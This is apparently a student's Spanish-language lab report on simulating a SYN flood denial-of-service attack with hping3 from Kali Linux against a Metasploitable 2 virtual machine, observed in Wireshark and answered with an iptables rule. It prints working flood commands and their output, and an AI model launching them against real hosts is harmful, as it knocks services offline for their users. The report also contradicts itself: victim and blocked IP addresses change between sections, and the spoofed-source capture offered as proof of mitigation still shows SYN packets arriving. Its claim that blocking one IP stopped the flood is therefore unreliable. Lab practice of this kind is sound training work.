

Introducción

En este laboratorio de ciberseguridad se llevó a cabo una simulación de ataque de denegación de servicio (DoS) tipo SYN Flood contra una máquina vulnerable (Metasploitable 2) desde una máquina atacante (Kali Linux), en un entorno controlado con máquinas virtuales bajo VMware.

El objetivo de esta práctica fue analizar el comportamiento del protocolo TCP ante un ataque de saturación de conexiones y probar una medida de mitigación utilizando reglas de firewall (iptables), observando los resultados mediante Wireshark.

Metodología

1. Inicio del ataque SYN Flood

Se utilizó la herramienta hping3 desde Kali Linux para lanzar un ataque SYN Flood al puerto 80 de la máquina víctima.

```
sudo hping3 -c 10000 -d 120 -S -w 64 -p 80 --flood --rand-source 192.168.209.137
```

2. Captura de tráfico con Wireshark

Se analizó el tráfico en Metasploitable utilizando Wireshark, verificando que llegaban múltiples paquetes TCP con la bandera SYN activada.

3. Finalización del ataque (manual)

El ataque se detuvo desde Kali presionando Ctrl+C, lo cual provocó el cese de los paquetes SYN.

4. Segundo ataque y aplicación de medidas defensivas

Se lanzó nuevamente el ataque desde Kali, pero esta vez se ejecutó una regla de firewall en Metasploitable para bloquear las solicitudes provenientes de la IP atacante:

```
sudo iptables -A INPUT -s 192.168.209.129 -j DROP
```

5. Verificación del bloqueo

Se verificó en Wireshark que, a pesar de que Kali seguía enviando paquetes, ya no llegaban a la víctima, lo que confirmó que la regla de iptables funcionaba correctamente.

Hallazgos

- **Tipo de ataque:** Denegación de servicio (SYN Flood)
- **Herramienta usada:** hping3
- **IP atacante:** 192.168.209.129 (Kali Linux)
- **IP víctima:** 192.168.209.136 (Metasploitable 2)

- **Puerto objetivo:** 80/tcp
- **Medida defensiva:** Bloqueo de IP mediante iptables
- **Impacto simulado:** Saturación de la tabla de conexiones, imposibilitando nuevas conexiones legítimas

Pruebas y Evidencias


Inicio del ataque SYN Flood

- **Comando usado:**

```
sudo hping3 -S -p 80 --flood 192.168.209.136
```

- **Descripción:**
Desde Kali Linux se comenzaron a enviar paquetes TCP con la bandera SYN en modo flood hacia el puerto 80 de la máquina víctima.

Captura:



```

kali@kali: ~
File Actions Edit View Help Analyze Statistics Telephony Wireless Tools Help
(kali@kali)-[~]
$ sudo hping3 -c 10000 -d 120 -S -w 64 -p 80 --flood --rand-source 192.168.209.137
[sudo] password for kali:
HPING 192.168.209.137 (eth0 192.168.209.137): S set, 40 headers + 120 data bytes
hping in flood mode, no replies will be shown


```

	Length	Info
2252 173.681938927 65.251.113.77	174	38751 → 80
2252 173.681938927 65.251.113.77	174	38752 → 80
2252 173.681938927 65.251.113.77	174	38753 → 80

Tráfico observado en Wireshark

- **Descripción:**
Wireshark mostró una gran cantidad de paquetes SYN entrantes, todos desde la IP atacante.


Captura:



Fin del ataque

- **Comando usado:**
Ctrl+C en la terminal de Kali
- **Descripción:**
El ataque fue interrumpido manualmente. En Wireshark se dejó de observar el tráfico SYN malicioso.

Captura:



```
kali@kali: ~  
File Actions Edit View Help Analyse Statistics Tools Wireless Tools Help  
--(kali@kali)-[~]  
└─$ sudo hping3 -c 10000 -d 120 -S -w 64 -p 80 --flood --rand-source 192.168.209.137  
[sudo] password for kali:  
HPING 192.168.209.137 (eth0 192.168.209.137): S set, 40 headers + 120 data bytes  
hping in flood mode, no replies will be shown  
C  
-- 192.168.209.137 hping statistic --  
4739752 packets transmitted, 0 packets received, 100% packet loss  
round-trip min/avg/max = 0.0/0.0/0.0 ms  
--(kali@kali)-[~]  
└─$
```

Mitigación con iptables

- **Comando usado:**

`sudo iptables -A INPUT -s 192.168.209.129 -j DROP`

- **Descripción:**
Se bloqueó la IP de Kali desde Metasploitable para evitar que llegaran nuevas solicitudes de conexión.

```
Player  
msfadmin@metasploitable:~$ sudo iptables -A INPUT -p tcp --syn -s 192.168.209.13  
6 -j DROP  
msfadmin@metasploitable:~$
```

Comentario:

La notebook se me crasheo durante el segundo ataque simulado así que reduje las solicitudes de Kali Linux.

- **Comando usado:**
`sudo hping3 -c 5000 -d 60 -S -w 64 -p 80 --flood 192.168.209.136`

Verificación de mitigación

- **Descripción:**
Aunque Kali siguió enviando SYNs, Wireshark ya no mostraba tráfico entrante desde esa IP. La mitigación fue efectiva.

Captura:

1656818	38.454503930	164.47.57.83	192.168.209.137	TCP	54 20370 → 80 [SYN] Seq=0 Win=512 Len=0
1656819	38.454527135	132.162.48.150	192.168.209.137	TCP	54 20371 → 80 [SYN] Seq=0 Win=512 Len=0
1656820	38.454534039	182.161.0.70	192.168.209.137	TCP	54 20372 → 80 [SYN] Seq=0 Win=512 Len=0
1656821	38.454565792	18.62.135.136	192.168.209.137	TCP	54 20373 → 80 [SYN] Seq=0 Win=512 Len=0
1656822	38.454572906	78.228.156.3	192.168.209.137	TCP	54 20374 → 80 [SYN] Seq=0 Win=512 Len=0
1656823	38.454597394	16.154.179.69	192.168.209.137	TCP	54 20375 → 80 [SYN] Seq=0 Win=512 Len=0
1656824	38.454603977	206.65.235.3	192.168.209.137	TCP	54 20376 → 80 [SYN] Seq=0 Win=512 Len=0
1656825	40.041785977	192.168.209.136	192.168.209.1	DNS	93 Standard query 0x4ba4 A 3.debian.pool.ntp.org.localdomain
1656826	40.041925252	192.168.209.136	192.168.209.1	DNS	93 Standard query 0x4c9d AAAA 3.debian.pool.ntp.org.localdomain
1656827	45.047759527	192.168.209.136	192.168.209.1	DNS	81 Standard query 0xa5cd A 0.debian.pool.ntp.org
1656828	45.047937846	192.168.209.136	192.168.209.1	DNS	81 Standard query 0x82c2 AAAA 0.debian.pool.ntp.org
1656829	50.053577833	192.168.209.136	192.168.209.1	DNS	81 Standard query 0xa5cd A 0.debian.pool.ntp.org
1656830	50.054163683	192.168.209.136	192.168.209.1	DNS	81 Standard query 0x82c2 AAAA 0.debian.pool.ntp.org
1656831	55.055865424	192.168.209.136	192.168.209.1	DNS	93 Standard query 0x908d A 0.debian.pool.ntp.org.localdomain
1656832	55.055978647	192.168.209.136	192.168.209.1	DNS	93 Standard query 0x8e89 AAAA 0.debian.pool.ntp.org.localdomain
1656833	60.060628958	192.168.209.136	192.168.209.1	DNS	93 Standard query 0x908d A 0.debian.pool.ntp.org.localdomain
1656834	60.060748524	192.168.209.136	192.168.209.1	DNS	93 Standard query 0x8e89 AAAA 0.debian.pool.ntp.org.localdomain
1656835	65.067972972	192.168.209.136	192.168.209.1	DNS	81 Standard query 0x8c7b A 1.debian.pool.ntp.org
1656836	65.068125784	192.168.209.136	192.168.209.1	DNS	81 Standard query 0xa179 AAAA 1.debian.pool.ntp.org
1656837	65.155808006	VMware_5d:31:b6	VMware_c0:00:01	ARP	42 Who has 192.168.209.17 Tell 192.168.209.136
1656838	65.160976359	VMware_5d:31:b6	VMware_5d:31:b6	ARP	60 192.168.209.1 is at 00:50:56:c0:00:01
1656839	70.073448131	192.168.209.136	192.168.209.1	DNS	81 Standard query 0x8c7b A 1.debian.pool.ntp.org
1656840	70.073585037	192.168.209.136	192.168.209.1	DNS	81 Standard query 0xa179 AAAA 1.debian.pool.ntp.org
1656841	71.049492295	192.168.209.137	192.168.209.255	BROWSER	286 Local Master Announcement METASPLOITABLE, Workstation, Server, Prin.
1656842	71.049492976	192.168.209.137	192.168.209.255	BROWSER	257 Domain/Workgroup Announcement WORKGROUP, NT Workstation, Domain Enum

Conclusión

Durante este laboratorio se simuló exitosamente un ataque de denegación de servicio tipo SYN Flood y se comprobó su impacto observando el tráfico con Wireshark. Luego se implementó una medida de mitigación básica utilizando iptables en la máquina víctima, la cual bloqueó el flujo de paquetes provenientes de la IP atacante.

Este ejercicio permitió practicar habilidades clave como análisis de red, detección de ataques mediante sniffers y aplicación de defensas en tiempo real, aportando experiencia práctica para escenarios de seguridad reales.

GitHub: <https://github.com/Lucased12>